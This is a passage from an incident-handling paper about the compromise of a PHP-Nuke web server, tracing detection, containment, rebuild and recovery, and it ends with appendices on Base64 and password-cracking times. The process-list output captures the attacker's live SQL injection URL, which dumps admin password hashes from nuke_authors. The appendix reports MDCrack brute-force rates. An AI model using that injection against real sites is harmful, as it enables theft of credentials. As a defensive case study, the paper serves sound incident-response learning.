What is odd about this process list is what appeared just above the Apache processes. Lynx, which is a console-based web browser, was browsing a website at URL "**http://xxx.xxx.xxx.xxx/modules.php?name=Journal&file=search&byw**". The URL was truncated in the output, but it appears that somebody was browsing the Journal module of some website – sound familiar?

The tech immediately noticed this as something that should not be happening. He is the only person who has access to login interactively on this server, and he was certainly not browsing any websites from any consoles. The only reason that Lynx is installed is to assist him when he is downloading patches from websites with cookies, where wget sometimes fails. But the Apache patches were downloaded using wget, and that was done some time ago. Lynx was started only two minutes before ps, which was when the tech was finalizing the patch install, not performing any downloads.

He also noticed that Lynx was using PTS/0. Looking up a little higher in the process list, he saw that PTS/0 was started by SSHD at 8:15 am, which was before he logged in to begin performing maintenance on the server. He scrolled back up to the top of his terminal history window to check the last login displayed there. It indicated that root logged in from localhost shortly after 8:17 am:

```
Last login: Sun Aug 1 08:17:36 2004 from localhost
```

17 What is PTS/1? TTY devices are used to interact with computer systems. TTY is an abbreviation for "TeleTYpewriter". Over time, TTY evolved to mean any keyboard used to enter data into the system console. PTS stands for "Pseudo TTY Slave". This is the server side of a networked TTY device. The client side of the device, the master, is the user's keyboard. The relevance of this is that PTS indicates that the user is controlling the system using a keyboard that is not directly attached to the server. The user could be in the same room, but may also be half way around the world.

He recalled seeing localhost logins fairly frequently in the past few weeks. At the time, he had assumed that they were system processes logging in as root, but with the more recent evidence, things were starting to look more like something bad was happening. To confirm that something bad was happening, the tech used tail to view the last lines of the authorization log. Tail is a standard POSIX tool that shows the bottom of a text file. Here is the output of tail when called with the authorization log as a parameter:

```
# tail /var/log/auth.log
Jul 31 09:56:24 xxxx sshd[1369]: Accepted keyboard-interactive/pam for
      root from xxx.xxx.xxx.xxx port 51155 ssh2
Jul 31 09:56:24 xxxx sshd(pam_unix)[2844]: session opened for user
      root by (uid=0)
Jul 31 10:01:01 xxxx su(pam_unix)[5077]: session opened for user root
      by (uid=0)
Jul 31 10:01:01 xxxx su(pam_unix)[5077]: session closed for user root
Jul 31 10:08:33 xxxx sshd[1369]: Accepted keyboard-interactive/pam for
      root from xxx.xxx.xxx.xxx port 3552 ssh2
Jul 31 10:08:40 xxxx sshd(pam_unix)[6064]: session opened for user
      root by root(uid=0)
Aug 01 08:17:36 xxxx sshd[1369]: Accepted keyboard-interactive/pam for
      root from 127.0.0.1 port 55949 ssh2
Aug 01 08:17:37 xxxx sshd(pam_unix)[4757]: session opened for user
      root by (uid=0)
Aug 01 09:05:00 xxxx sshd[1369]: Accepted keyboard-interactive/pam for
      root from xxx.xxx.xxx.xxx port 44951 ssh2
Aug 01 09:05:00 xxxx sshd(pam_unix)[5081]: session opened for user
      root by root(uid=0)
```

Looking at the log file, the tech's login at 9:05 am can be seen, as can the “last login” by localhost (127.0.0.1) at 8:17 am. According to the log, the login before that was the day before at 10:08 am. The active session visible in the ps listing, the one that started at 8:15 am, was nowhere to be seen in the logs. Based on this evidence, it would appear that the logs have been altered.

At this point, an experienced incident handler would start gathering evidence and logging all activities performed, establishing a chain of custody and working very hard to not contaminate any evidence, in case any of it is required in court. Unfortunately, there were no experienced incident handlers available for this server. Without any defined procedures in place, the tech began to panic.

~~~~

The technician may not have been well prepared for a security incident, but he was well experienced in system maintenance. After the moment of panic washed over him, he settled into a focused attempt to learn more about the attacker using the skills that he had.

Based on the assumption that all of the logs may have been altered, he started by trying to learn more about the active session. The first step was to use netstat to determine where the attacker was connecting from. With netstat, the “`-t`” parameter caused netstat to show *TCP* sessions only. Since SSH uses TCP, and some other
~~~~

services do not, this reduced the length of the list that was shown without excluding the entries that he wanted to see. The "`-n`" parameter to netstat caused netstat to show *numerical* output only. It avoided host name lookup and port resolution. The result was an unaltered, raw lookup table. The netstat output is included below, with extra lines not related to the attack removed:

```
# netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address     Foreign Address         State
tcp        0    200 zz.zz.zz.zz:22    xx.xx.xx.xx:42964     ESTABLISHED
tcp        0   1588 zz.zz.zz.zz:22    yy.yy.yy.yy:1300      ESTABLISHED
```

There were two sessions active on port 22. Both were connected to the server's public local address. The second session had the tech's IP address as the foreign address, so the tech disregarded that one. The foreign address of the first session was not familiar to the tech, so he quickly took note of the address on a scrap piece of paper.

The next thing the tech wanted to do was to learn more about what the attacker was doing. When the tech first noticed the attack in the output of ps, the URL was truncated. If the attacker was still browsing, perhaps the full URL would give a clue about what the attacker was browsing, which might give a clue about who the attacker was and what he was after. By using ps again, and by adding "`--width 512`" to the end of the ps command, the width of the output was increased to 512 characters. If the URL had been too long even for that, then the tech could have increased the limit again. Fortunately, 512 was long enough. Here is the command and output of ps, with increased width (extra lines omitted):

```
# ps -ef --width 512
root      6525  4716  0 10:01 pts/0    00:00:00 lynx http://yyy.yyy.y
      yy.yyy/modules.php?name=Journal&file=search&bywhat=aid&exact=1&
      forwhat=1234'/**/UNION/**/SELECT/**/0,aid,pwd,0,0,0,0,0,0/**/FR
      OM/**/nuke_authors/*
```

There are a couple of things to note. First, the process id had changed. This means that it was a different browsing session. Second, the host address was different, which confirms that this was a different browsing session – the attacker had moved on to another site. But the rest of the URL matched the original, so it appeared that there was a pattern to the web pages that the attacker was viewing. The tech noted the full URL.

There was not much more information that could be gathered about the attacker. The attacker was using SSH, which is encrypted, so turning on a network sniffer wouldn't yield any useful information about the active session. The tech didn't even think of checking the attacker's command history by looking in .bash_history. However, since the attacker had already ensured that bash would not save history, the tech didn't miss anything.

Up to this point, the tech had been working remotely from his home office. He decided that it was time to go to the co-location facility to start to clean things up. The good

news, in his opinion, was that he was in a scheduled maintenance window, so taking the server offline for a few hours to rebuild it could be easily covered up using a failed patch install as the excuse. The bad news was that he still had no idea how bad the damage might be.

Containment

Containment began when, in response to the attack, the tech started to alter the state of the system. The first step of containment occurred before the tech hit the road for the co-location facility. He typed in the following command before leaving:

```
# /etc/init.d/net.eth0 stop
```

The result of this command was to stop all network services and break the network connection between the server and the Internet. The script checked dependencies on the network and stopped them one by one. This is the output:

```
 * Stopping apache2...                                    [ ok ]
 * Stopping ntpd...                                       [ ok ]
 * Stopping sshd...                                       [ ok ]
 * Bringing eth0 down...
```

There would normally have been a final “OK” when the task was completed, however, that OK never made it to the tech's remote console because the network was no longer available to send it.

This was probably not the best way to contain the server. If the init scripts on the server had been replaced by trojan scripts, then this command might not have worked at all. It also might have triggered malicious code to perform some destructive action on the system, such as wipe all log files. A better approach would have been to pull the power plug on the system, taking it down hard, but preserving the state on the disk from further contamination. Fortunately for the tech, in this case, the only effect was that the server dropped its connection to the network, and all users (including the attacker) were disconnected.

With the system believed to be offline and the attacker disconnected, the time had arrived for the tech to go to the site to physically contain the system. He grabbed a stack of CD blanks for backup, the Gentoo install CD for the re-install of the OS, and he went to the co-location facility.

~~~~

Upon arrival, the first thing that the technician did was to ensure that the network connection of the server was in fact offline. To do this, he unplugged the network cable. It's pretty safe to say that, even if there were trojan network management scripts, that when the cable was physically unplugged, all network activity stopped.[18]

18 If the server had radio or infrared wireless adapters, then those, too, would have had to have been disabled, perhaps by physically removing them from the server. Fortunately, the server in question does
~~~~

Following the confirmation of network disconnection, the next step was to preserve all evidence on the server. It would have been a very good idea to pull the power plug on the system, boot from safe media, and duplicate the contents of the hard drive. Only by doing it that way could the tech have been certain that there weren't any root kits that might have contaminated the running kernel, which could have been tainting all of the evidence as he worked with it. Unfortunately, with the tech's lack of security incident handling training and experience, he didn't have any idea that such a thing could have occurred. He trusted that the running kernel was valid and he began to perform his backup using the live, compromised system.

For this system, the most important pieces of data to preserve were the system configuration and the system logs. The website content was also important, but it was mirrored on the tech's development workstation, so a backup already existed.

To preserve the logs and configuration, the relevant files were archived into packages and written to backup media, in this case, CD-R. The archive was created using tar, which is named as a abbreviation for its original function: to create *tape archives*. Although tar was originally intended to create tape archives, it can now be used to create archives that can be written to any backup media. When calling tar, the "**c**" parameter caused tar to *create* a new archive. The "**z**" parameter caused tar to *zip* the archive, which used the Lempel-Ziv compression algorithm to look for and use patterns in the source to reduce the size of the output. The "**f**" parameter caused tar to write to a *file* rather than the default of writing out to a tape device. After the "**f**", the filename of the output file was specified, followed by the path to the files that were included in the archive. In this case, all files in /var/log/ were compressed and stored in the file /var/logs.tgz. The command to create the archive and the output follow:

```
# tar czf /var/logs.tgz /var/log/
tar: Removing leading `/' from member names
#
```

The only thing to note about the output is that tar removed the leading slash. This was done so that the paths in the archive were *relative* rather than *absolute*, which allows the files to be restored to an alternate location, if required. Tar does this automatically. The usefulness of this will be seen during the Eradication stage of the Incident Handling Process.

If the archive had been larger than the capacity of a CD-R, it could have been split into smaller chunks using split. Split wasn't required for this file because it was small enough to fit onto a single CD-R. However, if split had been required, the command that would have been used is this:

```
# split -b 734000000 logs.tgz.
```

The result of this split command would be to split the file into chunks of size 734,000,000 bytes (~700MB – the capacity of a CD-R). Split automatically adds

---

not have those types of equipment.

numbers to the end of the filenames, so the files created by the above command would be logs.tgz.01, logs.tgz.02, etc..

To write the archive to the CD-R, two tools were used in a pipeline. First, mkisofs created an ISO9660 file system out of the log file. ISO9660 is the standard file system for CD-ROMs, and can be read by most operating systems. The output of mkisofs was piped directly into cdrecord, which stored the file system onto the CD-R:

```
# mkisofs logs.tgz | cdrecord -dao dev=0,0,0 tsize=`mkisofs \
      -print-size logs.tgz`s -
```

The only parameter to mkisofs was the filename of the only file to be added to the file system. The pipe symbol, "|", followed, indicating that the output of the preceding command should be sent as input into the following command. The cdrecord command had several options. The "**-dao**" option caused cdrecord to write the entire *disk at once*, instead of using several tracks. "**dev=0,0,0**" identified the CD writer *device*. "**tsize**" was used to preset the *track size*, and embedded within that parameter was a call to mkisofs, with the "**-print-size**" option, which caused mkisofs to echo the size of the track. Finally, the trailing "**-**" caused cdrecord to look for an input pipe rather than a file. The output of cdrecord was lengthy and included details such as which drivers were loaded and all sorts of information about the system configuration. Since the details are not relevant to this document, they have not been included.

With a snapshot of the logs stored on CD for future review, the next step was to capture the system configuration. Linux systems store configuration information in "**etc**" directories. Most of the configuration is usually in **/etc/**, but some may appear in other paths, such as **/usr/etc/** or **/usr/local/etc/**. To find all locations of the etc directories, locate was used like this:

```
# locate /etc/
```

The output of this command was several pages long because it showed not only the directories, but also all of the files in those directories. However, from the output, the tech was able to determine which directories contained the substring "**/etc/**", which were determined to be **/etc/** and **/usr/local/etc/**.

Another important configuration file unique to Gentoo Linux systems (this does not apply to other distributions) is **/var/cache/edb/world**[19]. This file contains the list of packages that have been explicitly installed on the system. The tech remembered this and included it in the archive as well.

With all of the configuration file locations known and the world file accounted for, all of the necessary information had been gathered to make a configuration archive with tar. The only differences between this usage of tar and the previous one are the name of

19 The world file is at /var/lib/portage/world for portage versions 2.0.51+. [McCreesh]

the output file and the fact that there were several sources specified. Here is the command that was used:

```
# tar czf /var/etc.tgz /etc/ /usr/local/etc/ /var/cache/edb/world
```

The resulting archive was also written to a CD using mkisofs with this command:

```
# mkisofs etc.tgz | cdrecord -dao dev=0,0,0 tsize=`mkisofs \
      -print-size etc.tgz`s -
```

While running the backups, the technician considered the possibility of attempting to clean the system by attempting to remove or fix any files that the attacker might have altered. However, noting the fact that some of the logs were cleaned by the attacker, and assuming that there would be little additional evidence in the remaining logs that might help him to determine the extent of the damage, he realized that there was little more that he could do with the system. The safest course of action was to re-install the entire system from scratch.

Eradication

Re-installation of a web server is not a complex task. This is because there is usually no dynamic data on the server. Unlike an email server, which has a message store, or a database server, which may be receiving orders from customers at any time, the web server only has the web site code. The code only changes when the tech sends a change, and the source is stored on the tech's PC.

The full details of a system installation are outside the scope of this paper. There is an excellent guide that describes how to install a base Gentoo Linux system from scratch available on the Gentoo website referenced in [Gentoo Install]. Relevant details are included here where decisions about the install affected the restore of this particular system.

To install the system, the tech inserted the Gentoo install CD and rebooted the server, allowing it to boot from the CD. From there, he followed the guide until the install was complete. He performed a stage-3 install, which is faster than stage-1 or stage-2 because most of the binaries are pre-built with stage-3. The pre-built binaries can be re-built and customized later to improve performance. The main goal at this point was to get the system back online as quickly as possible – high performance binaries were not a concern. About two hours later, the base system was installed. During the installation process, when the system prompted for the root password, the tech was wise enough to assume that his password might have been compromised, and he made up a new one.

At this point, although the base system was installed, it was not configured, and none of the software needed to turn a base system into a web server was installed. The next step was to configure the system so that it would function as it had before the attack.

Since most of the configuration files were backed up, the most logical thing to do next was to restore them. However, *when restoring any files from backup, even if they are just configuration files, an incident handler must be extremely careful*!! There is a very high likelihood that at least some of the backed up data will have been contaminated by the intruder. Even though configuration files are not executable like program files, and it is execution that allows infection, it is still possible to hide back doors in the system configuration. This is because some applications are vulnerable to attack only if run in certain non-standard modes. For example, iDEFENSE recently reported that certain versions of Courier-IMAP[20] are vulnerable to unauthenticated remote code execution if login debugging is enabled [iDEFENSE]. On a normal production system this feature would almost always be disabled. But an intruder might have enabled it to leave a back door in the configuration files. In the case of the target system, the attacker had assigned a password to the postgres account and elevated that account to be equivalent to root. If the user accounts had been restored from backup, then that back door would have been restored too. The goal, then, should always be to restore as little as possible from backup. Rather than restoring configuration directly from the backup media, the system should be reconfigured by hand as much as possible, using the backup as a guide only.

The technician began the configuration restore by creating a temporary area to restore the old configuration to, and then he copied the files, as appropriate. He suspected that some files could be bad, so he was wary of the contents. To restore safely, he created a new low-privilege account named "**`restore`**" and restored the files to that user's home directory, using that user's privileges. By doing it that way, if there was some way for a trojan to be launched, the damage would have been contained. To create the account, he used this command:

```
# useradd -m restore
```

The useradd command, as the name implies, will *add* a *user* to the system. The "**`-m`**" parameter caused the system to *make* a home directory for the user, copying in all of the default login and environment scripts. The final parameter, "**`restore`**", is the name of the user that was created.

Once created, the tech used "**`passwd restore`**" to set the password for restore, and then he "became" that user by using su, which *switches user* contexts to the user specified. The single dash parameter to su, "**`-`**", causes su to create a login shell, which loads the environment of the user as if the user had just logged into the system. Here are the commands:

20 Courier-IMAP is email server software implementing the IMAP protocol.

```
# passwd restore
New UNIX password:
Retype new UNIX password:
passwd: password updated successfully
# su - restore
$
```

Notice the "**$**" prompt? This indicates that the tech was operating with reduced privileges after the su completed. The next step was to create a restore area using mkdir, to switch to that restore area, and then to dump the backup configuration into the restore area. This was done with the following commands:

```
$ mkdir configs
$ cd configs
$ tar xzf /mnt/cdrom/etc.tgz
```

In this case, tar was called using "**x**" instead of "**c**". This caused tar to *extract* rather than *create* the archive. The location of the archive file was specified as the file **etc.tgz** on the cdrom drive. Since no contents or destination were specified, the entire archive was expanded into the current working directory.

With the configuration files expanded from the archive, the tech was able to begin with restoring the system configuration. To perform any system changes, the tech must be root, so he exited the su session using logout. He then copied the restored world file to the system location. This file might have listed software inappropriate for a server system, such as hacker tools, but the technician *did not inspect the file before restoring it*. That was a very dangerous choice!

To have the system load all of the programs listed in the world file, the tech ran emerge. These are the commands:

```
$ logout
# cp /home/restore/var/cache/edb/world /var/cache/edb/world
# emerge -auD world
```

On Gentoo systems, emerge performs an *electronic merge* of software onto the system – it is the package manager. Adding the **world** parameter specified that all packages in the world file were in scope. The "**u**" and "**D**" parameters caused emerge to perform a *deep upgrade*, which meant that it looked down through the dependency tree and installed anything necessary to ensure that the software in the world file would function properly. The "**a**" parameter caused emerge to pause and *ask* to continue after showing the list of packages to be installed. The "**a**" was not necessary, but it was nice to see what emerge was about to do before letting it go ahead and install lots of software. The output of the emerge command looked like this:

```
These are the packages that I would merge, in order:

Calculating world dependencies ...done!
[very long list of packages omitted]
Do you want me to merge these packages? [Yes/No]
```

When the tech typed in "**y**" and hit "Enter", emerge began to install the software. This took a few hours to complete. Once it had completed, the system had all of its original software installed.

The next step was to restore the user accounts. If the system were more complex, the tech might have decided to copy over the passwd, shadow, group, and gshadow files, which contain all of the user account information. As we know (and so far, the tech does not know), the passwd and shadow files were contaminated by the attacker. Fortunately for the tech, this server had no user accounts defined beyond his own account and the various system accounts that were pre-defined at the time the system was installed. Since all accounts were already in place, the bad passwd and shadow files were never restored.

The web server configuration was restored next. Web server configuration restore is a very dangerous thing because the web server can be configured to publish files from anywhere on the file system. If ever restoring a web server configuration, it is best to do so by hand, using a command like diff to see the *differences* between the defaults and the backed up configuration. If there are any differences that are not well understood, *don't restore them* until you have had a chance to look up the differences in the manual and understand what they do.

On this web server, the web server configuration files are in **/etc/apache**. To see the difference between the default configuration and the restored configuration, go to the root of the restored configuration files and use diff like this:

```
# diff -ur /etc/apache/ etc/apache/
```

The "**u**" parameter to diff causes *unified* output, which means lines added or removed are shown in place with "**+**" and "**-**" next to them. "**r**" indicates *recursive*, so that diff will recursively look down through all directories specified.

Unfortunately, the tech never checked the files with diff. Instead, he just copied the old configuration files into place without inspecting them. This is the command that he used:

```
# cp -R /home/restore/etc/apache/* /etc/apache/
```

The last step to the system restore was to start the system services and make them auto-start after reboot. The service start scripts are located in **/etc/init.d/**. The script that adds them to the default system startup is **rc-update**. The commands and their output, shown below, started the web server and the SSH server, and added them to the default startup:

```
# /etc/init.d/sshd start
 * Starting sshd...                                        [ ok ]
# /etc/init.d/apache start
 * Starting apache...                                      [ ok ]
# rc-update add sshd default
 * sshd added to runlevel default
 * Caching service dependencies...
 * rc-update complete.
# rc-update add apache default
 * apache added to runlevel default
 * Caching service dependencies...
 * rc-update complete.
#
```

At this point, the system was fully restored. All that was missing was the website content, which was uploaded during the recovery phase (described later). An important thing to note is that PHP-Nuke is not a part of the Gentoo distribution, and so it was not in the world file, and it was not re-installed. Therefore, at this point, the system was not vulnerable to the attack that initially led to the compromise.

So far, many mistakes have been made by the incident handler, but because the attacker did not significantly alter the system configuration, the system was still clean. This was mostly due to luck – it cannot be emphasized enough how all configuration files must be inspected before being restored! The tech still did not know how the attacker was able to compromise the system.

Recovery

The primary goals of the recovery phase are to validate the system, restore it to operational status, and monitor it for possible re-intrusion.

Validation is the act of testing the system to ensure that it is functioning properly. For more complex systems, a documented set of tests may exist. A test team may be brought on-site to perform the tests. There may even be automated scripts to test many or all of the system functions.

An important aspect of testing is to validate that the incident handling team did not leave the system in a broken state. It is common practice in the IT world that the last person to touch a system will be blamed if the system breaks. To avoid blame for breaking the system, the incident handling team should obtain sign-off at the completion of testing to confirm that everything was working when they finished their job.

In the case of the hacked web server, there were no documented tests. The tech tested the web server by pointing a browser at it. When he saw a default Apache page, his test was complete – the web server was online and serving content.

With the web server back online, the next step was to restore the web content. As mentioned earlier, the content was stored on the tech's desktop PC. So at this stage in

the restore process, his work at the co-location facility was done. He locked up and left the facility and returned to the home office.

~~~~

Upon arrival at the home office, the tech immediately logged into his PC and distributed the web content to the server. A quick check with a browser verified that the content arrived and the server was properly serving the original website. The tech also verified that he had SSH connectivity by logging into the server from his PC. Everything appeared to be working.

While thinking about what might have allowed the attacker to break into the system, the tech realized that he needn't leave SSH open to the entire world because he only ever accesses the server from his own PC. To block SSH access, the tech contacted the co-location facility firewall administrator and asked him if it was possible to change the rule that allows SSH so that it would only forward requests originating from his PC's IP address. The firewall administrator indicated that this was an easy change to make, and proceeded to implement it. The original rule that forwarded SSH traffic to the web server was this:

```
iptables -A forward -i eth0 -p tcp -d $customerXip --dport 22 -j ACCEPT
```

The new rule after the change was this:

```
iptables -A forward -i eth0 -p tcp -s yyy.yyy.yyy.yyy -d \
      $customerXip --dport 22 -j ACCEPT
```

The "`-s`" parameter to iptables specifies the source of the IP connection. In this case, the source IP is that of the tech's PC. The rule was otherwise unaltered.

There is some administrative overhead here: if the tech wants to connect from other sites, he will have to call the firewall administrator each time to have those rules added. However, this is a much safer configuration, and it is well worth the administrative overhead. Even if somebody is able to hack in and get a user ID and password on the system, as the attacker did, he or she will not be able the connect using SSH. This significantly reduces the exposure of the system.

Lessons Learned

This is the stage of the incident handling process where the incident handling team meets to debrief and discuss what happened. An analysis of the evidence and an attempt to learn how the intruder was able to compromise the system occurs. A report is generated to document the incident, which should include recommendations for how to prevent similar incidents from happening in the future. Depending on the size of the team, this stage may be a small meeting or phone call with an email follow up, or it may be a half day workshop with a large document follow up.
~~~~

The biggest problem with this stage is ensuring that it happens at all. Once systems are back online and everything looks good, the incident handling team often dissolves as people return to their normal full-time responsibilities. It is critical that the lessons learned during the incident are documented and steps are taken to further protect the systems. Skipping this stage may very well result in another incident in the very near future.

If the biggest problem is getting this stage to happen at all, the second biggest problem is a mirror of the first: in large, bureaucratic organizations, this stage can be quite overdone. No matter how large the team, there is a limit to how productive a debriefing session can be. A good rule of thumb is to limit the debriefing to four or fewer hours, and to only include key resources who have something to contribute. Very long meetings with too many people are rarely productive, and are often counter-productive, so don't over do it!

In the case of the tech and his single web server, there was no lessons learned "meeting" or follow up – he never even reported the problem. However, the tech was certainly motivated to ensure that this doesn't happen again. He just wasted most of his Sunday recovering, and the next time might not be so easy. And he still has no idea how the attacker managed to break into the system.

Fortunately, the tech took some notes about the attacker when he was trying to determine the extent of the damage. While reviewing his notes, the tech noticed the URL he had written down. Thinking that it might go to a website with exploits that might help him to determine where he was vulnerable, he keyed in the URL into his web browser. The result was much like what is shown in Figure 5: a default PHP-Nuke site showing a password hash for the superuser. Although it was not immediately apparent what the site was showing, the tech, who can read SQL, and who knows a lot about systems, was quickly able to figure out what happened: that his PHP-Nuke site was hacked, and then the attacker used his system to look for other PHP-Nuke sites to hack. Assuming that this was the root cause of the attack, he vowed to not install any personal software on the server ever again.

The best lesson of all: don't load unnecessary software onto live servers!

With that, the recovery was complete.

Extras

For those that are interested, additional technical details about some of the concepts descibed in the document have been provided here.

Base64 Encoding

The purpose of Base64 encoding is to convert data into a universally transmittable format. Most data streams contain a mixture of human-readable characters, such as letters and numbers, combined with machine-readable control characters. Some text-based systems, for example, email and http requests, are not capable of transmitting some of the machine-readable control characters. In these cases, Base64 encoding may be used to encode the control characters into a format that is transmittable.

The encoding presented here is based on “Printable Encoding”, defined in section 4.3.2.4 of [RFC1421], which was updated to “Base64 Content-Transfer-Encoding” in section 5.2 of [RFC1521] and section 6.8 of [RFC2045]. The primary source for this entire section is [RFC2045].

Base64 encoded data is binary data that can be viewed as plain text on any system. It can be printed and re-keyed without data loss. To accomplish this, a set of 64 base characters and one pad character where chosen. These characters are available in ISO 646 (ASCII), in all languages, and are also represented in all versions of EBCDIC. The entire character set is presented below:

The Base64 Alphabet

Value	Encoding	Value	Encoding	Value	Encoding	Value	Encoding
0	A	17	R	34	i	51	z
1	B	18	S	35	j	52	0
2	C	19	T	36	k	53	1
3	D	20	U	37	l	54	2
4	E	21	V	38	m	55	3
5	F	22	W	39	n	56	4
6	G	23	X	40	o	57	5
7	H	24	Y	41	p	58	6
8	I	25	Z	42	q	59	7
9	J	26	a	43	r	60	8
10	K	27	b	44	s	61	9
11	L	28	c	45	t	62	+
12	M	29	d	46	u	63	/
13	N	30	e	47	v		
14	O	31	f	48	w	(pad)	=
15	P	32	g	49	x		
16	Q	33	h	50	y		

(Chart reproduced from section 6.8 of RFC 2045)

Having 64 characters means that Base64 is a 6-bit system[21]. To convert a standard 8-bit data stream into a 6-bit Base64 stream, groups of three 8-bit characters are selected to form a 24-bit long "system". The 24-bit system is then re-interpreted as a set of four 6-bit characters instead of a set of three 8-bit characters. This conversion does not alter the total number of bits in the system, which is still 24. It just moves the boundaries. The 6-bit characters are then converted to their respective Base64 character representation.

If the number of characters in the original data is not evenly divisible by three, then the remaining bits are padded to yield a total of 24 bits. A Base64 character that is completely padded is represented by the pad character, "=". A partially padded character is simply padded with zeros. When decoding, it is easy to determine the partial character boundaries and remove these extra zeros.

For example, let's convert the word "union" to Base64. The letters in "union", as represented in ASCII, have this representation:

Character	ASCII Code	ASCII Code in 8-bit Binary
u	117	01110101
n	110	01101110
i	105	01101001
o	111	01101111
n	110	01101110

Group these into sets of three 8-bit characters (24 bits per set):

```
01110101 01101110 01101001   01101111 01101110 xxxxxxxx
```

Change the group boundaries so that the same bits are now organized into sets of four 6-bit characters (still 24 bits). Pad any partial characters with zeros:

```
011101 010110 111001 101001   011011 110110 111000 xxxxxx
```

Now, convert the 6-bit characters into the Base64 representation:

Base64 Code in 6-bit Binary	Base 64 Code	Character
011101	29	d
010110	22	W
111001	57	5
101001	41	p

21 The number of permutations in a binary system is equal to 2^x, where x is the number of bits. Since 2^6 is equal to 64, all 64 characters can be represented is six bits.

Base64 Code in 6-bit Binary	Base 64 Code	Character
011011	27	b
110110	54	2
111000	56	4
xxxxxx	pad	=

So, the word “union”, when converted from 8-bit US-ASCII to Base64 yields the printable character string “dW5pb24=”.

So what was the point of all of this? Wasn't the original string printable? We got onto this topic by looking at the UTC regular expression, and the fact that it will detect the word "union", even if it is Base64-encoded. Normally, encoding is only performed on binary data, which may contain control characters that are not printable or transmittable over certain systems. In the case of the UTC regular expression, the only purpose of Base64 encoding is to obfuscate the original message. It is a malicious use of Base64 encoding intended to bypass simple word filters.

You may have noticed that some zeros were added during the conversion. When converting back, those are easily found and removed. If we start with this Base64 encoded data:

```
011101 010110 111001 101001  011011 110110 111000 xxxxxx
```

When regrouped into 8-bits, it looks like this:

```
01110101 01101110 01101001   01101111 01101110 00xxxxxx
```

In the final eight bits, six are pads. Since the original source was made from 8-bit characters, and since there is not a complete character at the end, the initial zeros must have been pads. Thus, the character “**00xxxxxx**” will be removed during decoding. This leaves the following five characters:

```
01110101 01101110 01101001 01101111 01101110
```

Looking at the initial table that shows the ASCII binary representations of the five characters, we can see that this yields the original word: “union”.

Password Cracking

While preparing this paper, several password cracking tests were performed. The main goal was to obtain some empirical evidence to support the theories that were being used to assume how long it would take to crack a password of length *n*.

All tests were performed using a system with an AMD Athlon XP 1800+ CPU with 256KB of on chip cache. The system had sufficient RAM to avoid swapping and was

otherwise idle. It was capable of computing and comparing approximately 6.2 million hashes per second. Although newer and more powerful chips exist, they are still in the same order of magnitude of power. In other words, there are no chips that are on the order of 10 or 100 times more powerful. If a crack would take 100 years on this machine, then even the most powerful home PC could not reduce it to weeks or months – it would still take many years. Unless you have access to a supercomputer, or a distributed network with several hundred PCs, you will not be able to crack the stronger passwords in any reasonable time frame.

The character set used for the cracking tests was the default set compiled into MDCrack. This includes all letters, both upper- and lower-case, and the numbers 0 through 9. No symbols were included. The total set is 62 characters. The order of attempt is lower-case letters, then numbers, then upper-case letters. Here is the set:

```
abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

It is hypothesized that the time to crack will be:

$$\frac{(x^n \, hashes)}{(y \, hashes / second)} = z \, seconds$$

Where x is the number of characters in the set, n is the length of the password, y is the average rate at which the system can compute hashes, and z is the time required to compute all of the hashes in the set. To gather evidence to support this theory, MDCrack was tested against passwords of length three through six. The passwords chosen would be the final check at each password length. Since MDCrack checks "Z" last, the passwords "ZZZ", "ZZZZ", "ZZZZZ", and "ZZZZZZ" were used.

This is the data obtained:

1. Password "ZZZ": 238,328 hashes in 0.03946 seconds = 6,039,736 h/s
2. Password "ZZZZ": 14,776,336 h in 2.40889 s = 6,134,085 h/s
3. Password "ZZZZZ": 916,132,832 h in 148.06049 s = 6,187,558 h/s
4. Password "ZZZZZZ": 56,800,235,584 h in 9,163.33800s = 6,198,640 h/s

For the right brained people, here is a graph of the results, with the total hashes calculated (logarithmic x-axis) charted against the rate of hashes per second (y-axis):



Figure 6: Rate of Password Cracker

Note that there will be some margin of error in the rate calculation due to program overhead (such as start-up time). As the number of passwords attempted increases, the percentage of error due to overhead is expected to become less since the program is spending a higher percentage of its time working and less of its time initializing. Looking at the graph, the average rate appears to be converging on about 6.2 million hashes/second, so that is the figure we'll use. The number of hashes tested for each length matched the original assumption of x^n hashes. If we substitute the actual data for password length six back into the original formula, we get:

$$\frac{(62^6\ hashes)}{(6{,}200{,}000\ hashes/second\ )} \approx 9{,}161\ seconds$$

The equation yields a result that is less than one percent different from the actual data. Doing the same for the other three examples yields equally close results, with a maximum margin of error at ~2.5% for the three character password, which is expected to have the largest margin of error due to the short run. Based on this, the theoretical formula appears to be consistent with the empirical evidence.

Now that the formula is shown to be valid, we can use it to estimate max crack times for longer passwords by substituting the password length for *n*. For example, for password length seven, the formula yields:

$$\frac{(62^7\ hashes)}{(6{,}200{,}000\ hashes/second\ )} = \frac{3{,}521{,}614{,}606{,}208}{6{,}200{,}000}\ seconds \approx 568{,}002\ seconds$$

Using the formula, the following are the estimated max crack times for larger password lengths:

```
 7 char entire set: ~568,002 s; ~158 hours or ~6.6 days
 8 char entire set: ~35,216,146 s; ~9,782 hours or ~408 days
 9 char entire set: ~2,183,401,056 s; ~25,271 days; ~69 years
10 char entire set: ~135,370,865,463 s; ~1,566,792 days; ~4,290 years
```

According to the formula, it could take up to 4290 years to crack a 10 character long alpha-numeric password! Of course, in that amount of time, we will have much more powerful computers to try to crack with, but I think that this shows that a 10 character alpha-numeric password is a very strong password.

If all 32 symbols are included[22], then there are a total of 94 characters. Based on our previous formula, if we substitute 94 in place of n, we have this:

$$\frac{(94^n\ hashes)}{(6{,}200{,}000\ hashes/second\ )} = z\ seconds$$

